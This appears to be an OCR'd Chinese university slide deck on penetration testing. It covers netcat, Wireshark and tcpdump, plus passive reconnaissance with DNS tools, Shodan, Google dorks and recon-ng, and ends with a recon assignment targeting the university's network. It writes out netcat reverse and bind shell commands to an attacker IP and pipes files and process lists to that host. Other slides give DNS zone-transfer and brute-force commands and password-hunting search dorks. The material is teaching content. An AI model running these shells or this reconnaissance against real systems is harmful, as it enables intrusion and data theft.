
Phase 2: Focused penetration



Phase 3: Post-exploitation and privilege escalation



Phase 4: Documentation



常用工具

- 经常使用且功能强大，安全人员必不可少的帮手
  - nc / ncat
  - Wireshark
  - Tcpdump

NETCAT ——NC

- 网络工具中的瑞士军刀
- 侦听模式 / 传输模式
- telnet / 获取banner信息
- 传输文本信息
- 传输文件/目录
- 端口扫描
- 远程控制/木马
- 流媒体服务器
- 远程克隆硬盘

NC——TELNET / BANNER

- nc –nv 1.1.1.1 110
- nc –nv 1.1.1.1 25
- nc –nv 1.1.1.1 80

NC——传输文本信息

- 攻击机：nc -l -p 4444
- 靶机：nc –nv 攻击机IP地址 4444
- 远程电子取证信息收集
  - 传输文件列表
    - 攻击机：nc –l –p 4444
    - 靶机：ls –l | nc –nv 攻击机IP地址 4444
  - 传输进程信息
    - 攻击机：nc –l –p 4444 > ps.txt
    - 靶机：ps aux | nc –nv 攻击机IP地址 4444 –q 1

NC——传输文件/目录

- 传输文件
  - A：nc -lp 4444 > 1.mp4
  - B：nc -nv 主机A的IP地址 4444 < 1.mp4 –q 1
  - 或
  - A：nc -q 1 -lp 4444 < a.mp4
  - B： nc -nv 主机A的IP地址 4444 > 2.mp4
- 传输目录
  - A：tar -cvf - music/ | nc -lp 4444 –q 1
  - B：nc -nv 主机A的IP地址 4444 | tar -xvf –

NC——端口扫描

- nc -nvz 靶机IP地址 1-65535
- nc –nvzu 靶机IP地址 1-1024

NC——远程克隆硬盘

- A： nc -lp 4444 | dd of=/dev/sda
- B： dd if=/dev/sda | nc -nv 主机A的IP地址 4444 –q 1

NC——远程控制

- 正向
  - 靶机：nc –lp 4444 -c bash
  - 攻击机：nc 靶机的IP地址 4444
- 反向
  - 攻击机：nc -lp 4444
  - 靶机：nc 攻击机的IP地址 4444 -c bash

NC——NCAT

- nc缺乏加密和身份验证的能力
- ncat包含于nmap工具包中
  - 靶机：ncat -c bash --allow 攻击机的IP地址 -vnl 4444 --ssl
  - 攻击机：ncat -nv 靶机的IP地址 4444 --ssl

WireShark

- 抓包嗅探、协议分析
- 抓包引擎
  - Libpcap—— Linux
  - Winpcap—— Windows
- 解码能力

WIRESHARK——基本使用方法

- 启动
- 选择抓包网卡
- 混杂模式
- 实时抓包
- 保存和分析捕获文件

WIRESHARK——筛选器

- 过滤掉干扰的数据包
- 抓包筛选器
- 显示筛选器
  - 点击某条目或将该条目所对应的报文内容展开后选择相应的字段，点击右键，选择apply as a filter

WIRESHARK——非标准端口和流协议

- 非标准端口
  - 右键点击报文，选择decode as，选择正确的协议
- 流协议
  - 右键点击报文，选择Follow TCP Stream

WIRESHARK——信息统计与专家系统

- 信息统计
  - Statistics菜单
- 专家系统
  - Analyze菜单->expert information

WIRESHARK：实验1

You notice that the indicator light near the robot's antenna begins to blink. Perhaps the robot is connecting to a network? Using a wireless card and the network protocol analyzer Wireshark, you are able to create a PCAP file containing the packets sent over the network.

You suspect that the robot is communicating with the crashed ship. Your goal is to find the location of the ship by inspecting the network traffic.

WIRESHARK：实验2

It appears a SYN-flood style DDoS has been carried out on this system. Send us a list of the IP addresses of the attackers (in any order, separated by spaces), so we can track them down and stop them.

WIRESHARK：实验3

We intercepted some of your friend's web activity. Can you get a password from his traffic?

TCPDUMP

- no-GUI的抓包分析工具
- Linux、Unix系统默认安装


TCPDUMP——抓包

- 抓包
  - 默认只抓68个字节
  - tcpdump -i eth0 -s 0 -w file.pcap
  - tcpdump –i eth0 port 22
- 读取抓包文件
  - tcpdump -r file.pcap

TCPDUMP——筛选

- tcpdump -n -r http.cap | awk '{print $3}'| sort –u
- tcpdump -n src host 1.1.1.1 -r http.cap
- tcpdump -n dst host 1.1.1.1 -r http.cap
- tcpdump -n port 53 -r http.cap
- tcpdump -nX port 80 -r http.cap

TCPDUMP——高级筛选



CEUAPRSF

00011000 = 24 in decimal

tcpdump –A –n ‘tcp[13] = 24’ –r http.cap

被动信息收集

- 公开渠道可获得的信息
- 与目标系统不产生直接交互
- 尽量避免留下一切痕迹
- OSINT：
  - 美国军方：http://www.fas.org/irp/doddir/army/atp2-22-9.pdf
  - 北大西洋公约组织：http://information-retrieval.info/docs/NATO-OSINT.html

信息收集内容

- IP地址段
- 域名信息
- 邮件地址
- 文档图片数据
- 公司地址
- 公司组织架构
- 联系电话 / 传真号码
- 人员姓名 / 职务
- 目标系统使用的技术架构
- 公开的商业信息
- ……

信息用途

- 用信息描述目标
- 发现漏洞
- 社会工程学攻击
- 物理缺口

DNS信息收集——NSLOOKUP

- nslookup
  - nslookup www.nju.edu.cn
  - 交互界面
    - server
    - type=a、mx、ns、any
  - nslookup -type=ns nju.edu.cn

DNS信息收集——DIG

- dig @8.8.8.8 nju.edu.cn mx
- dig www.nju.edu.cn any
- 反向查询：dig +noall +answer -x 8.8.8.8
- bind版本信息： dig +noall +answer txt chaos VERSION.BIND @dns.nju.edu.cn
- DNS追踪： dig +trace example.com
  - 抓包比较递归查询、迭代查询过程的区别

DNS区域传输

- dig @dns.nju.edu.cn nju.edu.cn axfr
- host -T -l nju.edu.cn dns.nju.edu.cn

DNS字典爆破

- **atk6-dnsdict6**
  - **atk6-dnsdict6 -4 -t 16 -x nju.edu.cn**
- fierce
  - fierce -dnsserver 8.8.8.8 -dns nju.edu.cn -wordlist a.txt
- dnsenum
  - dnsenum -f dns.txt -dnsserver 8.8.8.8 nju.edu.cn -o nju.xml
- dnsrecon
  - dnsrecon -d nju.edu.cn --lifetime 10 -t brt -D dnsbig.txt
  - dnsrecon -t std -d nju.edu.cn

DNS注册信息

- Whois
- whois -h whois.apnic.net 1.1.1.1

AFRINIC	http://www.afrinic.net
APNIC	http://www.apnic.net
ARIN	http://ws.arin.net
IANA	http://www.iana.com
ICANN	http://www.icann.org
LACNIC	http://www.lacnic.net
NRO	http://www.nro.net
RIPE	http://www.ripe.net
InterNic	http://www.internic.net

搜索引擎

- 公司新闻动态
- 重要雇员信息
- 机密文档 / 网络拓扑
- 用户名密码
- 目标系统软硬件技术架构

SHODAN

- 搜索联网的设备
- Banner：http、ftp、ssh、telnet
- https://www.shodan.io/
- 常见filter
  - net:202.119.32.0/24
  - city:nanjing
  - country:CN
  - port:80
  - os:windows
  - hostname:nju.edu.cn
  - server: apache

SHODAN

- 200 OK cisco country:JP
- user:admin pass:password
- Linux upnp avtech
- https://account.shodan.io/
- https://www.shodan.io/explore

GOOGLE搜索

- +充值 -支付
- 北京的电子商务公司
  - 北京 intitle:电子商务 intext:法人 intext:电话
- 阿里网站上的北京公司联系人
  - 北京 site:alibaba.com inurl:contact
- 塞班斯法案的PDF文档
  - SOX filetype:pdf
- 法国的支付相关页面
  - payment site:fr

GOOGLE搜索——实例

- inurl:"level/15/exec/-/show"
- intitle:"netbotz appliance" "ok"
- inurl:/admin/login.php
- inurl:qq.txt
- filetype:xls "username | password"

- https://www.exploit-db.com/google-hacking-database/

用户信息

- 邮件、主机
  - theHarvester –d sina.com –l 300 –b google
- 文件
  - metagoofil –d microsoft.com –t pdf –l 200 –o test –f 1.html

MELTAGO

- 开源情报收集和取证工具
- 登录使用

其他途径

- 社交网络
- 工商注册
- 新闻组 / 论坛
- 招聘网站
- http://www.archive.org/web/web.php

RECON-NG

- 全特性的web信息搜索框架
- 基于Python开发

RECON-NG

- recon-ng –w 工作区名
- help
- options list
  - NAMESERVER
  - USER-AGENT
  - PROXY
  - options set/unset
- workspaces list
- keys list

RECON-NG

- marketplace refresh
- marketplace info all
- marketplace search module_name
  - marketplace search shodan
  - marketplace search google
- marketplace install module_name
- modules load module_name_FullPath
  - info
  - options list
  - options set/unset
  - run
- show hosts

RECON-NG

- db schema
- query 数据库
  - options set SOURCE query select host from hosts where host like ‘%nju.edu.cn%’
- 生成报告
  - marketplace search report

作业1：南大网络信息被动收集

- 收集内容
  - IP地址段
  - 域名信息
  - 服务器操作系统及其版本
  - 服务器开放端口（TCP/UDP）
  - 监听服务器端口的软件及其版本
  - 路由器/交换机/防火墙信息

作业1：南大网络信息被动收集

- 被动信息收集方法
  - whois
  - 网站：官网、论坛、其他可公开访问到的网址
  - 搜索引擎：google、baidu、bing、shodan
  - 被动信息收集工具
    - Maltego
    - Theharvester
    - RECON-NG

作业1：南大网络信息被动收集

- 收集内容分析
  - 服务器操作系统分析
  - 开放端口分析
  - 使用软件分析
  - 可能会被利用的漏洞并给出理由

作业1：南大网络信息被动收集

- 实验报告要求
  - 利用被动信息收集方法收集南大网络信息（需要说明用的是什么工具），并给出收集信息的分析
  - pdf文档
  - 实验分数：10分（收集内容6分，内容分析4分）